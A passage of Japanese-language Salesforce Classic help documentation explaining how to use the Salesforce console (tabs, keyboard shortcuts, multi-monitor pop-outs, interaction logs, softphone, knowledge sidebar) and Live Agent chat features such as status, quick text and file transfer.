タブを表示すると、変更を保存していないタブに * が表示されます。ただし、レポート、Visualforce ページ、Salesforce 組織の設定ページはこの例外です。⚠ は、エラーの修正が必要なタブに表示されます。システム管理者がコンソールのホワイトリストに外部ドメインを追加している場合は、タブに Salesforce 外のページが表示されることがあります。カスタムボタンをクリックした場合や、レコードの種別、所有者、テリトリーを変更した場合は新しいタブが表示されません。代わりに、現在のタブが選択した項目になります。

タブバーで ▼ をクリックし、タブを閉じる、タブの更新、キーボードショートカットの表示などのオプションを選択すれば、タブでさまざまな操作を行うことができます。タブを再配置するには、タブバーの新しい位置にドラッグします。タブでは主タブまたはサブタブという状況が維持されます。つまり、主タブをサブタブバーに移動したり、その逆の移動を行うことはできません。タブの再配置は、Internet Explorer® 7 では使用できません。

システム管理者がマルチモニターコンポーネントを有効化している場合、ブラウザから主タブをポップアウトして画面上の任意の場所にドラッグし、作業方法をカスタマイズできます。▼ をクリックして [主タブをポップアップ] を選択します。主タブを元のブラウザに戻すには、▼ をクリックして [タブをコンソールに戻す] を選択します。

コンソールタブの URL をコピーして別のユーザに送信するには、▼ をクリックし、タブの名前の横にある 🔗 を選択します。コンソールを使用しないユーザに URL を送信する場合は、[共有するリンク] ダイアログボックスから標準の Salesforce URL の作成を選択します。次に、CTRL+C を押して URL をコピーします。コピーし

た URL を貼り付ける新しいタブをコンソールに追加するには、 ✚ をクリックします。CTRL+V を押して URL をテキストボックスに貼り付けた後、[Go!] をクリックします。コンソールの URL または標準の Salesforce URL を新しいタブに貼り付けることができます。

頻繁に使用するタブをタブバーに固定してすばやくアクセスできるようにするには、 をクリックして、タブの横にある を選択します。タブが固定されるとタブバーの前面に移動し、より広い画面領域を確保するためにテキストが削除されます。タブの固定を解除するには、 をクリックして、 を選択します。

お気に入りや時々使用するタブをブックマークしてすばやくアクセスできるようにするには、 をクリックして、タブの横にある を選択します。タブはブックマークされるとフッターの [履歴] コンポーネント (旧名称は [最新のタブ]) に移動します。ブックマークしたタブを削除するには、 をクリックして、 を選択するか、[履歴] コンポーネントのタブの横にある [削除] をクリックします。「Salesforce コンソールでのブックマークまたは最近使用したタブの表示」 (ページ 4900)を参照してください。

警告: 新たに作成してまだ保存していない項目の [キャンセル] をクリックすると、その項目とタブが削除され、ごみ箱には送られません。

メモ: Salesforce システム管理者がカスタムコンソールコンポーネントを追加している場合は、タブの横にあるサイドバーに、作業に使用可能な追加機能があることがあります。

ヒント: 最後に閉じたタブを再び開くには、SHIFT+C を押すか、 をクリックして [最後に閉じたタブを再開] を選択します。閉じたタブを 10 個まで再び開くことができます。

関連トピック:

- Salesforce コンソールのナビゲーションタブ
- Salesforce コンソールのタブ
- Salesforce コンソールの使用

Salesforce コンソールでのブックマークまたは最近使用したタブの表示

Salesforce システム管理者が設定した場合は、Salesforce を検索しなくても、コンソールでブックマークした主タブや最近使用した主タブにすばやくアクセスできます。

メモ: Summer '15 では、ユーザがタブを見つけて取得する操作を効率化するために、[最新のタブ] が [履歴] という名前に変更され、ブックマークが追加されました。これらの機能は、Internet Explorer® 7 および 8 では使用できません。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ブックマークした主タブまたは最近使用した主タブを表示するには、コンソールのフッターで [履歴] をクリックします。次に、[ブックマーク] または [最近のタブ] 列をクリックして、タブを選択します。各タブの URL を取得して別のユーザに送信するすることや、ブックマークを削除したり最近使用したタブをクリアしたりして一から始めることもできます。それぞれの最近のタブの横にあるサブタブを使用できる場合は、

最大 10 個のサブタブにアクセスできます。ミーティング要請のフロート表示など、タブとして表示されない項目は [履歴] フッターに表示されません。

関連トピック:

Salesforce コンソールのタブを操作するためのガイドライン

Salesforce コンソールの使用

Salesforce コンソールの固定表示リストのサイズ変更および最小化

システム管理者が固定表示リストを有効にして画面上の表示場所を選択している場合は、リストのサイズ変更および最小化を実行できます。

固定表示リストのサイズを変更するには、リストの右または下の余白をクリックし、目的のサイズになるまでドラッグします。固定表示リストを最小化するには、右または下の余白にある矢印をクリックします。再度リストを表示するには、矢印をもう一度クリックします。リストからレコードを選択しなかった場合、リストは自動的に全画面表示されます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

関連トピック:

Salesforce コンソールの使用

Salesforce コンソールでのキーボードショートカットの使用

キーボードショートカットにより、マウスを使用する代わりにキーを押してアクションをすばやく実行できます。

キーボードショートカットを使用して、コンソールをより効率的に機能させることができます。たとえば、システム管理者がショートカットを作成することで、ユーザはケースの詳細を入力した後にマウスを使用して [保存] をクリックする代わりに、ケースの詳細を入力した後に CTRL+S を押し、マウスに切り替えることなくケースを保存できます。ショートカットの作成またはカスタマイズができるのはシステム管理者のみです。

コンソールのショートカットを一覧表示するフロート表示を開くには、SHIFT+K を押すか をクリックして[キーボードショートカットを表示]を選択します。フロート表示にショートカットが淡色表示されている場合、有効化されていないか、カスタマイズされています。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

キーボードショートカットは、文字キーの前に SHIFT キーを押しても大文字と小文字は区別されません。たとえば、SHIFT+b と SHIFT+B は同じです。CTRL、ALT、または SHIFT をキーボードショートカットに使用する場合、これらのキーの順番は考慮されません。たとえば、CTRL+ALT+A と ALT+CTRL+A は同じです。

関連トピック:

Salesforce コンソールのデフォルトのキーボードショートカット

Salesforce コンソールの使用

Salesforce コンソールのデフォルトのキーボードショートカット

次のショートカットはコンソールで自動的に使用可能になります。システム管理者がカスタマイズしたり無効にしたりできます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

アクション (キーボードショートカット)	説明	キーコマンド
キーボードショートカットモードの入力	コンソールを表示しているブラウザでキーボードショートカットを有効にします。	Esc
ナビゲーションタブに移動	ナビゲーションタブを選択します。	V
タブの項目に移動	タブ上の詳細を選択します。	Shift+Tab
主タブに移動	主タブの行を選択します。	P
サブタブに移動	主タブ上のサブタブの行を選択します。	S
リストビューに移動	リストビューを選択します。	N
最初のリストビュー項目に移動	リストビューの最初の項目を選択します。	Shift+F
ヘッダーの検索ボックスに移動	カーソルをヘッダーの検索ボックスに移動します。	R
フッターに移動	カーソルをフッターコンポーネントに移動します。 Microsoft® Internet Explorer® バージョン 7、8、および右から左へ記述される言語ではサポートされていません。[マクロ]または [プレゼンス] コンポーネントを選択する場合は、ESC を押してカーソルを他のコンポーネントに移動します。	F/右矢印または左矢印/1 ～ 9
左に移動	カーソルを左に移動します。	左矢印
右に移動	カーソルを右に移動します。	右矢印
上に移動	カーソルを上に移動します。	上矢印
下に移動	カーソルを下に移動します。	下矢印
無効なタブで項目を開く	フォーカスを逸らすことなく選択した項目を新しいタブで開きます。	PC の場合は Ctrl キーを押しながらクリック、Mac の

アクション (キーボードショートカット)	説明	キーコマンド
		場合は CMD を押しながらクリック
タブのドロップダウンボタンを開く	他のアクションを選択するためにタブのドロップダウンボタンを開きます。	D
タブを開く	新しいタブを開きます。	T
タブを閉じる	選択されたタブを閉じます。	C
最後に閉じたタブの再開	最後に閉じた主タブを再び開きます。	SHIFT + C
タブの更新	選択されたタブを更新します。	SHIFT+R
Enter	コマンドを有効化します。	Enter
共有するリンクを取得	選択されたタブで、[共有するリンク]ダイアログボックスを開きます。	U
キーボードショートカットを表示	キーボードショートカットを一覧表示するフロート表示を開きます。	SHIFT+K
編集	詳細ページから編集ページに切り替えます。	E
保存	選択されたタブに変更を保存します。	Ctrl + S
固定表示リストの表示/非表示を切り替える	固定表示リストの表示を切り替えます。	SHIFT+ N
左サイドバーの表示/非表示を切り替える	左サイドバーとそのコンポーネントの表示を切り替えます。	SHIFT + 左矢印
右サイドバーの表示/非表示を切り替える	右サイドバーとそのコンポーネントの表示を切り替えます。	SHIFT + 右矢印
上サイドバーの表示/非表示を切り替える	上サイドバーとそのコンポーネントの表示を切り替えます。	SHIFT + 上矢印
下サイドバーの表示/非表示を切り替える	下サイドバーとそのコンポーネントの表示を切り替えます。	SHIFT + 下矢印
主タブをズームイン/ズームアウトする	ヘッダー、フッター、および固定表示リストの表示を切り替えて、主タブをズームイン/ズームアウトします。	Z

関連トピック:

- Salesforce コンソールでのキーボードショートカットの使用
- Salesforce コンソールの使用

Salesforce コンソールのマルチモニターコンポーネントを操作するためのガイドライン

コンソールの各部分をコンピュータ画面の別の領域に移動して、作業に最適な方法で情報を表示できます。

Salesforce システム管理者がマルチモニターコンポーネントを有効化している場合、主タブおよび Open CTI ソフトフォンをポップアウトして画面上の他の場所にドラッグできます。[履歴] コンポーネント、Live Agent チャット (フッターコンポーネント以外)、およびコンソールのフッターに含まれるカスタムコンソールコンポーネントまたは Force.com Canvas コンポーネントも移動できます。マルチモニターコンポーネントを使用するには、ブラウザの (1) ポップアップウィンドウを許可する設定、および (2) リンクを新しいウィンドウ (タブではなく) で開くようにする設定の更新が必要な場合があります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

主タブをポップアウトしてドラッグするには、 をクリックして [主タブをポップアップ] を選択します。主タブを元のブラウザに戻すには、 をクリックして [タブをコンソールに戻す] を選択します。

コンソールのフッターにあるコンポーネントをポップアウトしてドラッグするには、項目をクリックし、 をクリックします。項目を元のブラウザに戻すには、 をクリックします。ポップアウトしたフッターコンポーネントを更新するには、コンポーネントで右クリックし、[再読み込み] または [更新] を選択します。ポップアウトしたフッターコンポーネントを更新すると、コンソールのフッターに戻ります。

固定表示リストが設定されている場合、プレイグラウンドがリストの横に空白領域として表示され、「フッターコンポーネントをここにドラッグ」と表示されます。画面上の複数のアプリケーション間で Salesforce ウィンドウを追跡するには、この領域を使用します。

重要: (1) Salesforce からログアウトした場合、(2) [設定] をクリックした場合、(3) リンクをクリックしてコンソールから離れた場合、(4) ブラウザを更新したか閉じた場合、ポップアウトした項目は閉じて画面上の位置は失われます。

メモ: CTI Toolkit のバージョン 3.0 または 4.0 で作成されたソフトフォンはポップアウトできません。

ヒント: コンソールからポップアウトした項目には、画面上の他のウィンドウの中から見つけやすいように青いヘッダーが付けられます。

ポップアウトしたコンポーネントからキーボードショートカットを使用するには、適切なウィンドウにフォーカスを移動します。たとえば、ナビゲーションタブがあるウィンドウにフォーカスがある場合、主タブに移動するためのデフォルトのショートカットであるキーコマンド P は機能しません。

関連トピック:

Salesforce コンソールの使用

Salesforce コンソールでのレコードへのメモの追加

相互関係ログを使用すると、コンソールの主タブのレコードにメモをすばやく追加できます。

相互関係ログのレイアウトに割り当てられている場合は、コンソールのフッターからこのログにアクセスできます。ログは、取引先や取引先責任者など、[活動履歴]関連リストのある項目に表示されますが、ソリューションには表示されません。また、レポート、ダッシュボード、Salesforce CRM Content、[記事の管理] タブ、Visualforce ページではログを使用できません。

相互関係ログの表示、非表示を指定するには、ログの境界にマウスポインタを置いて または をクリックします。相互関係ログと詳細ページのサイズを変更するには、その間にあるバーをドラッグします。顧客に関するメモがすばやく保存されるように、取引先責任者がサブタブに表示されると、その取引先責任者の名前がログの［名前］に追加されます。ただし、ログを保存する前に［名前］を変更できます。メモまたは［件名］を削除するために [ログをクリア] をクリックした場合、保存されたメモは削除されず、レコードの [活動履歴] 関連リストに格納されます。ログを簡単に確認および取得できるように、ログはすべてレコードの [活動履歴] 関連リストに ToDo として保存されます。

メモ: システム管理者は、ログに表示される項目をカスタマイズできます。

ヒント: ソフトフォンを使用している場合、[コールデータを追加]をクリックすると、通話の日時がログに追加されます。着信通話から画面のポップアップウィンドウが表示されたときは、[通話を終了する] をクリックして通話を終了し、ログに行った更新を保存します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

相互関係ログを表示する
- ToDo に対する「参照」

相互関係ログにメモを保存する
- ToDo に対する「編集」

関連トピック:

Salesforce コンソールの使用

Salesforce コンソールでの転送通知の表示

転送通知とは、表示しているレコードまたは項目が別のユーザによって変更されたときに表示されるビジュアルインジケータです。


Salesforce システム管理者が転送通知を設定すると、レコードまたは項目の変更に対するビジュアルインジケータがリストおよび詳細ページに表示されます。変更されたときに、詳細ページが自動的に更新されて最新情報が表示されるか、通知がダイアログボックスとして表示されます。リストには通知が次のように表示されます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

リストの転送通知



(1) 黄: レコード変更時 (2) 青: 最後に参照した項目の場合 (3) 太字斜体: システム管理者が指定した項目の変更時

メモ:

- 取引先、取引先責任者、ケース、リード、商談、キャンペーン、ToDo、およびカスタムオブジェクトとその項目を転送通知に使用できます。
- 転送通知は、Professional Edition のコンソールでは使用できません。
- リードオブジェクトの転送通知を設定して Data.com クリーンアップルールを使用する場合、転送通知がコンソールでトリガされます。余分な通知が転送通知の制限に影響を及ぼすことがあります。

関連トピック:

Salesforce コンソールの使用

Salesforce コンソールでのソフトフォンの使用

コンソールでソフトフォンを使用して、通話だけでなく着信、発信、転送に関するレコードを表示できます。

CTI Toolkit のバージョン 3.0 または 4.0 で開発した CTI アダプタを使用して、コールセンターに割り当てられている場合、または Open CTI で開発したコールセンターを使用している場合、ソフトフォンにアクセスできます。

コンソールのフッターからソフトフォンを表示するには、📞をクリックします。相互関係ログを使用すると、通話ログにメモを作成できます。通話ログは、ソフトフォンの使用時に自動的に生成される活動レコードで、電話番号、発信者、日付、時刻、および通話時間を追跡します。通話ログは、通話に関連付けられている任意のレコードの [活動履歴] 関連リストで参照できます。

重要: (1) 通話中にブラウザを更新した場合、(2) 複数のブラウザで同時にソフトフォンを使用した場合、(3) コンソールのないブラウザでソフトフォンに切り替えた場合、データが正常に保存されない可能性があります。

メモ: CTI Toolkit のバージョン 4.0 で作成された CTI アダプタを使用している場合は、アダプタに接続していなくても、📞がフッターに表示されます。

ヒント: 📞をクリックしてソフトフォンを非表示にできますが、コンソールのフッターから離れた場所に移動することはできません。ソフトフォン

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ソフトフォンを表示および使用する
- 「コールセンターのメンバー」

の上にあるバーをドラッグしてソフトフォンの高さを変更することもできます。[通話を終了する] をクリックすると、通話が終了する前に相互関係ログに行った更新が保存されます。

関連トピック:

- ソフトフォンの使用
- Salesforce コールセンター
- Salesforce コンソールの使用

Salesforce コンソールでのナレッジ記事の検索

Salesforce ナレッジおよびナレッジサイドバーはシステム管理者によって設定され、コンソールでケースを選択したときに記事が自動的に表示されます。

ケースを迅速に解決できるように、ケースの［件名］に詳細を入力したときにサイドバーに推奨記事が表示されます。表示されるのは過去 30 日間以内に更新された記事のみですが、検索語を指定するか検索結果を絞り込むことで、古い記事を表示できます。特定のカテゴリ、言語、または検証状況で記事を絞り込むには、をクリックして検索条件オプションを選択します。これらの検索条件にアクセスするには、検証状況とマルチ言語記事が有効になっている必要があります。記事に使用できる言語は、システム管理者が決定します。サイドバーで使用できる列は、［新規］、［記事タイトル］、および［参照回数が最多］です。列の間のバーをドラッグしてサイズを変更できますが、列を追加、削除、並び替えすることはできません。

ケースの解決に役立つ記事を検索するには、をクリックして［検索］にキーワードを入力し、[移動] をクリックします。ケースに記事を添付するには、記事の横のあるチェックボックスをクリックして [ケースに添付] をクリックします。記事は、保存したケースにのみ添付できます。がケースにすでに添付されている記事の横に表示されます。

表示する記事数を変更するには、サイドバーの左下隅にある記事数インジケータをクリックして、設定を選択します。一度に表示できる記事数は、10 件、25 件、50 件、100 件、または 200 件です。この設定を変更すると、リストの最初のページに戻ります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Salesforce ナレッジの記事を表示する
- 記事タイプに対する「参照」

Salesforce ナレッジの記事をケースに追加する
- ケースに対する「編集」

サイドバーの表示、非表示を指定するには、スクロールバーにマウスポインタを置いて、または をクリックします。記事サイドバーと詳細ページの間のバーをドラッグすると、幅を変更できます。

関連トピック:

- Salesforce コンソールの使用

サポートエージェントの Live Agent

サポートエージェントの Live Agent へようこそ。Live Agent は、顧客を簡単にサポートできるようにする包括的なチャットソリューションです。

サポートエージェントは、多くの顧客のサポート問題に毎日対応します。Live Agent は、残りの Salesforce と完全に統合されているチャットソリューションであり、顧客に関する必要なすべての情報に単一のワークスペースから簡単にアクセスできます。また、Salesforce では、Service Cloud の機能を活用して、知識ベースや定義済みのサポートメッセージなどの重要なツールにアクセスすることで、顧客のサポートおよびケースの解決をすばやく行うことができます。

Live Agent での経験の有無に関係なく、チャットで複数の顧客を同時に簡単にサポートできるいくつかのツールを自由に使用できます。では始めましょう。

関連トピック:

- サポートスーパーバイザの Live Agent
- システム管理者向けの Live Agent
- Live Agent サポートエージェントの権限

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

Salesforce コンソールの Live Agent で訪問者とチャットする

- Salesforce コンソールアプリケーションで Live Agent を有効化、設定、および含める

チャットを使用した顧客のサポート

Live Agent を使用すると、顧客の問題解決をすばやく支援できます。

Salesforce コンソールの Live Agent を使用すれば、他の Service Cloud 製品にアクセスして包括的に顧客をサポートできます。

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

Salesforce コンソールの Live Agent で訪問者とチャットする

- Salesforce コンソールアプリケーションで Live Agent を有効化、設定、および含める

Live Agent の状況の変更

Live Agent の状況を変更することで、新しいチャットや転送されたチャットを受け入れられるかどうかを制御できます。

顧客とのチャット

受信チャット要求を受け入れて、顧客とのチャットを開始します。

チャット中の顧客の詳細へのアクセス

チャット要求を受け入れると、そのチャットの詳細タブが自動的に開きます。詳細タブには訪問者に関する情報が含まれているため、取引先責任者、ケースなどのチャットに関連するレコードを検索できます。

チャットでのクイックテキストメッセージの送信

一般的なメッセージをさらにすばやく送信するには、事前に作成したメッセージをチャット顧客に送信します。

チャット中のファイル転送

チャット中に顧客がファイルをアップロードして転送できるようにします。これにより、顧客が各自の問題に関する重要な情報を簡単に共有できるようになります。

望ましくないチャット顧客のブロック

厄介な顧客のチャットを Salesforce コンソールから直接ブロックできます。たとえば、顧客が暴言を吐いたり、スパムメッセージを送ってきたりする場合に、そのユーザが新しいチャットを開始できないようにすることができます。

チャットセッションの終了

顧客とのチャットとそれらのチャットに関連するレコードの更新が完了したら、チャットセッションを終了します。

Live Agent の状況の変更

Live Agent の状況を変更することで、新しいチャットや転送されたチャットを受け入れられるかどうかを制御できます。

顧客とのチャット

受信チャット要求を受け入れて、顧客とのチャットを開始します。

チャット中の顧客の詳細へのアクセス

チャット要求を受け入れると、そのチャットの詳細タブが自動的に開きます。詳細タブには訪問者に関する情報が含まれているため、取引先責任者、ケースなどのチャットに関連するレコードを検索できます。

チャットでのクイックテキストメッセージの送信

一般的なメッセージをさらにすばやく送信するには、事前に作成したメッセージをチャット顧客に送信します。

チャット中のファイル転送

チャット中に顧客がファイルをアップロードして転送できるようにします。これにより、顧客が各自の問題に関する重要な情報を簡単に共有できるようになります。

望ましくないチャット顧客のブロック

厄介な顧客のチャットを Salesforce コンソールから直接ブロックできます。たとえば、顧客が暴言を吐いたり、スパムメッセージを送ってきたりする場合に、そのユーザが新しいチャットを開始できないようにすることができます。

チャットセッションの終了

顧客とのチャットとそれらのチャットに関連するレコードの更新が完了したら、チャットセッションを終了します。

Live Agent の状況の変更

Live Agent の状況を変更することで、新しいチャットや転送されたチャットを受け入れられるかどうかを制御できます。

Live Agent では、オンライン状況を [オンライン]、[退席中]、または [オフライン] に設定できます。Live Agent を終了すると、状況が自動的に [オフライン] に変わりアクティブなチャットセッションは終了します。

1. Live Agent フッターウィジェットをクリックして、チャットモニタを開きます。
2. チャットモニタの右上隅にあるドロップダウン矢印をクリックして、状況オプションを表示します。
3. 状況を選択します。

Live Agent の状況

Live Agent状況は、オンライン、退席中、オフラインの場合に顧客とやりとりする方法を定義します。

Live Agent の状況

Live Agent状況は、オンライン、退席中、オフラインの場合に顧客とやりとりする方法を定義します。

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

Salesforce コンソールの Live Agent で訪問者とチャットする

- Salesforce コンソールアプリケーションで Live Agent を有効化、設定、および含める

Live Agent の状況

Live Agent 状況は、オンライン、退席中、オフラインの場合に顧客とやりとりする方法を定義します。

状況	説明
オンライン	受信チャットまたは転送を受信し、受け入れることができます。
退席中	すでに開始しているチャットセッションは継続できますが、受信チャットまたは転送を受け入れることはできません。
オフライン	受信チャットまたは転送を受け入れることはできず、自分にチャットを転送することもできません。

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

顧客とのチャット

受信チャット要求を受け入れて、顧客とのチャットを開始します。

新しいチャット要求または転送要求を受信すると、待機中の要求がチャットモニタに表示されます。チャットが作成されたリリースまたは Web サイト、顧客の名前 (利用可能な場合)、要求の回答待機時間 (分) を表示できます。

複数の顧客と同時にチャットできます。各チャットセッションは個別の主タブで開きます。

1. チャットモニタで、チャット要求の [参加する] をクリックします。
   新しい主タブでチャットログが開きます。
2. 顧客へのメッセージをメッセージ項目に入力します。
3. 顧客にメッセージを送信するには、[送信] をクリックするか、キーボードの Enter キーを押します。
4. 顧客のサポートが終了したら、[チャットを終了する] をクリックします。
   顧客が先にチャットを終了すると、チャットログに通知が表示されます。

関連トピック:

- チャットでのクイックテキストメッセージの送信
- Live Agent チャットへの記事の添付
- チャットの転送
- チャット中のファイル転送
- チャットトランスクリプトへのレコードの添付
- チャットセッションの終了

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

Salesforce コンソールの Live Agent で訪問者とチャットする

- Salesforce コンソールアプリケーションで Live Agent を有効化、設定、および含める

チャット中の顧客の詳細へのアクセス

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

チャット要求を受け入れると、そのチャットの詳細タブが自動的に開きます。詳細タブには訪問者に関する情報が含まれているため、取引先責任者、ケースなどのチャットに関連するレコードを検索できます。

- レコードを検索するには、ページの [関連エンティティ] セクションの関連するボックスに名前を入力して、 をクリックします。検索するレコードをチャットに関連付けるには、検索結果リストからレコードを選択して、[保存] をクリックします。

  以前の組織では、チャット中に [関連エンティティ] パネルからレコードや訪問者の詳細にアクセスできました。ただし、Summer'14 以降、新しい Live Agent ユーザは詳細タブにある [関連エンティティ] パネルを使用できなくなります。既存のユーザは、引き続き [関連エンティティ] パネルにアクセスすることができます。

- 既存のレコードをチャットに関連付けたら、レコードを新しいタブで開くには、レコードの名前をクリックします。
- 新しいレコードを作成するには、[新規ケース]、[新規リード]、[新規取引先責任者]、または [新規取引先] をクリックします。

ユーザ権限

レコードを検索および参照する
- オブジェクトに対する「参照」

  および

  Live Chat トランスクリプトに対する「作成」

新しいレコードを作成する
- オブジェクトに対する「作成」

  および

  Live Chat トランスクリプトに対する「作成」

レコードを編集する
- オブジェクトに対する「編集」

  および

  Live Chat トランスクリプトに対する「作成」

レコードを削除する
- オブジェクトに対する「削除」

  および

  Live Chat トランスクリプトに対する「作成」

チャットでのクイックテキストメッセージの送信

一般的なメッセージをさらにすばやく送信するには、事前に作成したメッセージをチャット顧客に送信します。

クイックテキストを使用すると、挨拶や一般的なトラブルシューティング手順など、定義済みのメッセージをチャットメッセージに挿入して、顧客への対応を効率化できます。

メモ: クイックテキストへのアクセス権がない場合は、Salesforce システム管理者にお問い合わせください。

1. 顧客とのチャット中に、メッセージ項目に「;;」と入力します。
   クイックテキストメッセージのリストが表示されます。最近使用したメッセージがリストの最上部に表示されます。
2. 使用可能なその他のクイックテキストメッセージを表示するには、単語または語句を入力します。
   それらの単語を含むメッセージのリストが表示されます。
3. メッセージのタイトルおよび全文を表示するには、メッセージをクリックするか、キーボードの矢印キーを使用して強調表示します。
   完全なメッセージは [クイックテキスト] リストの下部に表示されます。
4. メッセージを選択してチャットに追加するには、メッセージをダブルクリックするか、メッセージを強調表示してキーボードの Enter キーを押します。
5. メッセージを送信するには、[送信] をクリックするか、キーボードの Enter キーを押します。

関連トピック:

クイックテキストメッセージの作成

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

Live Agent で訪問者とチャット中にクイックテキストにアクセスする

- クイックテキストに対する「参照」

チャット中のファイル転送

チャット中に顧客がファイルをアップロードして転送できるようにします。これにより、顧客が各自の問題に関する重要な情報を簡単に共有できるようになります。

たとえば、顧客がプロセスを実行しようとしたときにエラーが表示された場合、そのエラーメッセージのスクリーンショットをアップロードしてエージェントに転送できます。

顧客がファイルをアップロードするためには、あらかじめケースや取引先責任者などのレコードにチャットを関連付けておく必要があります。チャットのトランスクリプトはチャット終了後に作成されるため、チャット中に顧客のファイルを直接トランスクリプトに添付することはできません。

1. をクリックして、チャットに添付するレコードを検索または作成します。
2. ファイル転送アイコン ( ) をクリックします。

   メモ: ファイル転送アイコンをクリックしてファイル転送を開始しないと、顧客がファイルをアップロードできません。これは、顧客が未承諾のファイルや潜在的に危険なファイルをチャットにアップロードしないようにするためです。

3. 転送ファイルを添付する、最初のステップで選択したレコードを選択します。
   ファイルをチャットウィンドウにアップロードするように求めるプロンプトが顧客に表示されます。ファイルは 25 MB を超えることはできません。
4. 顧客がチャット経由でファイルを送信した場合は、チャットログのリンクをクリックしてファイルを表示します。

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

Salesforce コンソールを使用する

- 「Live Agent」が有効化、設定されている

  および

  Salesforce コンソールアプリケーションで Live Agent が有効化されている

チャットへの添付ファイルの追加

Live Agent チャットへの記事の添付

Knowledge One ウィジェットを使用して、チャット中に顧客の問題解決に役立つ記事を検索できます。

Knowledge One ウィジェットは、Salesforce 組織で ナレッジを使用しており、Salesforce システム管理者が Salesforce コンソールアプリケーションにそのツールを追加している場合にのみ使用できます。

1. 訪問者とチャットしているときに、Knowledge One ウィジェットでリストの記事をクリックします。記事の全文を含むタブが開きます。
2. リスト内の特定の記事を検索するには、ウィジェットのテキストボックスに単語または語句を入力して、 をクリックするか、Enter キーを押します。
   - または、リストに含まれていない記事を含むすべての記事を検索するには、ウィジェットの上部にある をクリックします。メインウィジェットの検索では、検索結果を特定の記事タイプに制限することができます。
   - 検索結果を絞り込むには、[条件]をクリックして、検索を制限する方法を選択します。
3. 探している記事が見つかったら、 をクリックし、[共有] をクリックします。
   記事のテキストがチャットのテキストボックスに表示されます。
4. 訪問者に記事を送信するには、[送信] をクリックするか、キーボードの Enter キーを押します。

